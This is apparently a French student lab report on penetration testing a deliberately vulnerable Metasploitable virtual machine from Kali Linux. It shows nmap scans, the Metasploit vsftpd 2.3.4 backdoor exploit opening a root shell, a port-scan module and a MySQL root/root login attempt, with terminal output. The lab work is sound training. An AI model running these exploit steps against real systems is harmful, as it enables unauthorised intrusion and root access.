


Introduction

Dans le domaine de la cybersécurité, il est essentiel de comprendre les techniques utilisées par les attaquants afin de mieux sécuriser les systèmes informatiques. Ce travail dirigé (TD) s'inscrit dans cette démarche en proposant une mise en situation pratique d'un test d'intrusion à l'aide de l'outil **Metasploite**, intégré dans **Kali Linux**, une distribution spécialisée en sécurité informatique.


L'objectif principal de ce TD est de simuler un environnement de test permettant d'identifier et d'exploiter des vulnérabilités sur une machine cible volontairement vulnérable, appelée **Metasploitable**. Pour cela, plusieurs étapes sont abordées : installation et configuration de Kali Linux, prise en main de l'environnement Metasploit, exploration réseau avec Nmap, et enfin, interaction avec la machine cible.

Ce travail permet non seulement de se familiariser avec des outils professionnels largement utilisés par les pentesters (testeurs d'intrusion), mais aussi de développer une meilleure compréhension des mécanismes d'attaque et de défense dans un réseau informatique.


Je crée la machine virtuelle metasploite puis je la lance




On me demande de rentrer le nom d'utilisateur puis le mot de passe, après ça y est on peut taper les commandes. la première commande c'est **ip a** pour trouver l'adresse ip.




On fait la commande **ping** pour pingé l'adresse ip de la machine virtuelle.




On fait la commande **nmap 192.168.1.215** pour scanner une machine distante afin d'obtenir des informations précises sur ses services ouverts et son système d'exploitation.




On fait la commande **nmap -p1-65535 192.168.1.215** Pour analyser tous les ports TCP (1 à 65535).



Nous avons exécuté la commande `telnet 192.168.1.215` pour tenter d'établir une connexion avec la machine cible. Cette commande permet de vérifier si le service Telnet est actif sur l'hôte distant.




Nous avons exécuté la commande `msfconsole` pour tenter d'établir une connexion avec la machine cible. Cette commande permet de lancer l'interface en ligne de commande du framework Metasploit dans Kali Linux



Nous avons exécuté la commande `msfconsole` pour tenter d'établir une connexion avec la machine cible.

Nous avons ensuite utilisé le module `exploit/unix/ftp/vsftpd_234_backdoor` pour exploiter une faille dans le service FTP.

La commande `set RHOST 192.168.1.215` a permis de définir la cible, puis `exploit` a lancé l'attaque




The screenshot shows a terminal window titled "root@ednerletaille: ~" with a menu bar (Fichier, Actions, Éditer, Vue, Aide). The terminal displays the Metasploit framework's version information (v6.4.45-dev) and a list of available exploits, payloads, encoders, nops, and evasion techniques. The user then enters the command `use exploit/unix/ftp/vsftpd_234_backdoor`, followed by `set RHOST 192.168.1.215`. The `exploit` command is executed, resulting in a successful connection to the target machine (192.168.1.215:21). The terminal output shows the banner "220 (vsFTPD 2.3.4)", the user "331 Please specify the password.", and the backdoor service being spawned. The user is then prompted to enter a password, and a command shell session is established.

```
root@ednerletaille: ~  
Fichier Actions Éditer Vue Aide  
100000000. ;d; ,00000000l  
.00000000. .; ; ,00000000.  
c0000000. .00c. 'o00. ,0000000c  
o000000. .0000. :0000. ,000000o  
l00000. .0000. :0000. ,00000l  
;0000' .0000. :0000. ;0000;  
.d00o .0000ecccx0000. x00d.  
,k0l .0000000000000. .d0k,  
:kk;.0000000000000.c0k;  
;k00000000000000k;  
,x000000000000x,  
.l00000000l.  
.d0d,  
.  
=[ metasploit v6.4.45-dev ]  
+ -- --[ 2490 exploits - 1281 auxiliary - 431 post ]  
+ -- --[ 1466 payloads - 49 encoders - 13 nops ]  
+ -- --[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.215  
RHOST => 192.168.1.215  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.1.215:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.1.215:21 - USER: 331 Please specify the password.  
[+] 192.168.1.215:21 - Backdoor service has been spawned, handling ...  
[+] 192.168.1.215:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.248:39997 -> 192.168.1.215:6200) at  
2025-07-10 11:07:12 -0400
```

Nous avons exécuté la commande `msfconsole` pour tenter d'établir une connexion avec la machine cible.

Après avoir quitté une session précédente avec `exit -y`, nous avons chargé le module `auxiliary/scanner/portscan/tcp` pour scanner les ports 22, 25, 80, 110 et 21.

Nous avons défini l'hôte cible avec `set RHOSTS`, précisé les ports avec `set PORTS`, le nombre de threads avec `set THREADS 3`, puis lancé le scan avec `exploit`.



The screenshot shows a Kali Linux desktop environment within an Oracle VM VirtualBox window. The desktop background is a dark, abstract image with blue and white patterns. On the left side, there is a sidebar with icons for 'Corbeille', 'Systeme de...', 'Répertoire...', 'Image TD2', 'cybersec', and 'CYBERSEC...'. In the top right corner, there is a system tray showing 'Ordinateur 97%' and the time '11:12'. A terminal window titled 'root@ednerletaille: ~' is open in the center, displaying the following commands and output:

```
root@ednerletaille: ~  
Fichier Actions Éditer Vue Aide  
Ge2mE*  
  
=[ metasploit v6.4.45-dev ]  
+ -- --[ 2490 exploits - 1281 auxiliary - 431 post ]  
+ -- --[ 1466 payloads - 49 encoders - 13 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use auxiliary/scanner/portscan/tcp  
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS ip_vul  
RHOSTS => ip_vul  
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 22,25,80,110,21  
PORTS => 22,25,80,110,21  
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 3  
THREADS => 3  
msf6 auxiliary(scanner/portscan/tcp) > exploit  
[-] ip_vul: - Msf::OptionValidateError The following options failed  
to validate:  
[-] ip_vul: - Invalid option RHOSTS: Host resolution failed: ip_vul  
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.1.215  
RHOSTS => 192.168.1.215  
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 22,25,80,110,21  
PORTS => 22,25,80,110,21  
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 3  
THREADS => 3  
msf6 auxiliary(scanner/portscan/tcp) > exploit  
[+] 192.168.1.215: - 192.168.1.215:21 - TCP OPEN  
[+] 192.168.1.215: - 192.168.1.215:25 - TCP OPEN  
[+] 192.168.1.215: - 192.168.1.215:80 - TCP OPEN  
[+] 192.168.1.215: - 192.168.1.215:22 - TCP OPEN  
[*] 192.168.1.215: - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/portscan/tcp) >
```

Nous avons exécuté la commande `msfconsole` pour tenter d'établir une connexion avec la machine cible.

Nous avons utilisé le module `auxiliary/scanner/mysql/mysql_login` pour tester des identifiants MySQL.

Après avoir défini l'IP cible (set `RHOSTS`), le nom d'utilisateur (set `USERNAME root`) et le mot de passe (set `PASSWORD root`), nous avons lancé l'attaque avec `run`.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal displays the following content:

```

root@edkali: ~
Fichier Actions Éditer Vue Aide
II      'T; ;P'  \ / | \ .'
IIIIII  Fichier Actions Éditer Vue Aide

I love shells --egypt

sudo: impossible de résoudre l'hôte ednerletaille: Nom ou service inconnu

=[ metasploit v6.4.45-dev ]
+ -- --[ 2490 exploits - 1281 auxiliary - 431 post ]
+ -- --[ 1466 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

